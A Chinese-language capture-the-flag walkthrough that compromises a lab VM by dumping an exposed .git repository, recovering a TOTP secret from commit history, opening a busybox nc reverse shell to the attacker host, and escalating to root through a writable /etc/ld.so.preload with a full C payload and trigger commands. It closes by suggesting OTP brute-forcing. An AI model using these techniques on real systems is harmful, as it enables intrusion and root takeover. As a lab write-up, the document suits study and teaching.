一、信息收集

1. 主机发现与端口扫描

首先在本地网络中使用 `arp-scan` 确定目标主机的IP地址，随后利用 `nmap` 对其进行全端口扫描，以识别开放的服务。

主机发现:

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
...
192.168.205.135 08:00:27:03:7d:ae       PCS Systemtechnik GmbH
...
```

端口扫描:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.205.135
...
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
...
```

扫描结果表明，目标主机IP为 `192.168.205.135`，开放了 **22 (SSH)** 和 **80 (HTTP)** 端口。

2. Web服务侦察

访问80端口的Web服务，发现是一个要求输入Google OTP（动态口令）的登录页面。这表明身份验证是进入系统的首要障碍。

二、漏洞发现与利用

1. 发现`.git`源码泄露

针对Web目录进行深度扫描，发现存在一个公开的`.git`目录。这是一个严重的信息泄露漏洞，意味着整个Web应用的源代码和版本控制历史都可能被获取。

```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.205.135
...
[00:31:43] 301 -  317B  - /.git  ->  http://192.168.205.135/.git/
...
```

2. 还原Git仓库并审计历史记录

使用`git-dumper`工具将泄露的`.git`仓库完整地下载到本地。

```
┌──(kali㉿kali)-[/tmp]
└─$ git-dumper http://192.168.205.135 .
...
[-] Running git checkout .
从索引区更新了 1 个路径
```

进入还原后的仓库目录，使用`git log -p`命令审查提交历史。在历史记录中发现了一个关键线索：开发人员曾将一个字符串作为注释添加到了`index.php`文件中，随后又在下一次提交中将其删除。

```
┌──(kali㉿kali)-[/tmp]
└─$ git log -p
...
commit 189e0034eedd9d026e9d691c9782c72ee51940a1
Author: Your Name <you@example.com>
...
-<!-- 3XKWRL4MDQ5YYPZSYBPDGFLHFA  -->

commit 3dc42d3b5f90552544550d2e09b661fcb114bfe4
Author: Your Name <you@example.com>
...
+<!-- 3XKWRL4MDQ5YYPZSYBPDGFLHFA  -->
...
```

这个被添加后又删除的字符串`3XKWRL4MDQ5YYPZSYBPDGFLHFA`符合Base32编码格式，极有可能是用于生成Google Authenticator动态口令的**共享密钥 (TOTP Secret Key)**。

3. 初始访问：利用TOTP密钥登录

利用在线TOTP生成工具（如`https://totp.skae.top/`），将获取到的密钥输入，即可实时生成有效的6位动态口令。

使用生成的动态口令成功登录系统，进入一个后台的Web Shell（命令执行窗口）。

4. 获取稳定Shell

Web Shell 使用起来极为不便，因此通过执行反向shell命令，在本地Kali攻击机上获取一个稳定的、交互式的`www-data`用户权限Shell。

本地监听:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
```

Web Shell中执行:

```
busybox nc 192.168.205.128 -e /bin/bash
```

成功接收到反弹shell后，通过`script`和`stty`等命令将其升级为功能完整的TTY终端。

三、权限提升

1. 发现提权向量

在获取`www-data` shell后，上传并运行自动化Linux提权检查脚本`linpeas.sh`。分析其输出报告，发现一个致命的配置错误。

```
╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-
escalation/index.html#ldso
...
You have write privileges over /etc/ld.so.preload
```

`www-data`用户对`/etc/ld.so.preload`文件拥有写入权限。该文件用于指定在任何程序运行前需要预加载的动态链接库。这是一个经典的、高成功率的Linux提权向量。

2. 利用`ld.so.preload`实现提权

1. **编写恶意代码**: 在`/tmp`目录下创建一个名为`exp.c`的C语言文件，其功能是在库被加载时，将当前进程的权限提升为root，并启动一个bash shell。

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

void __attribute__((constructor)) init() {
    unlink("/etc/ld.so.preload");
```

```
    setgid(0);
    setuid(0);

    execl("/bin/bash", "bash", "--norc", "--noprofile", NULL);


    execl("/bin/sh", "sh", NULL);
}
```

2. **编译共享库**: 使用 `gcc` 将C代码编译成一个共享库文件 `exp.so`。

```
www-data@Xuanji:/tmp$ gcc -fPIC -shared -o exp.so exp.c -nostartfiles
```

3. **触发Payload**: 将我们恶意共享库的路径写入 `/etc/ld.so.preload` 文件。

```
www-data@Xuanji:/tmp$ echo "/tmp/exp.so" > /etc/ld.so.preload
```

4. **激活提权**: 执行任何一个以root权限运行的SUID程序（如 `sudo`）来触发预加载。

```
www-data@Xuanji:/tmp$ sudo -l
```

   该命令会立即被我们预加载的库劫持，从而以root权限执行 `exp.so` 中的代码。

3. 夺取旗帜

成功获取 `root` 权限的shell后，直接读取用户和根目录下的旗帜文件。


```
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
bash-5.0# cat /root/root.txt /home/ahiz/user.txt
flag{root-076ffb6ef92e5709fc8eda05872419e5}
flag{user-60b725f10c9c85c70d97880dfe8191b3}
```


渗透测试完成。

题外话

Google OTP那里，你可以做一回爆破仙人，已知Google OTP是6位数字，30s更新一次

所以直接爆破，有极大概率爆破的出来





这是也是一个办法，当然这是非常规思路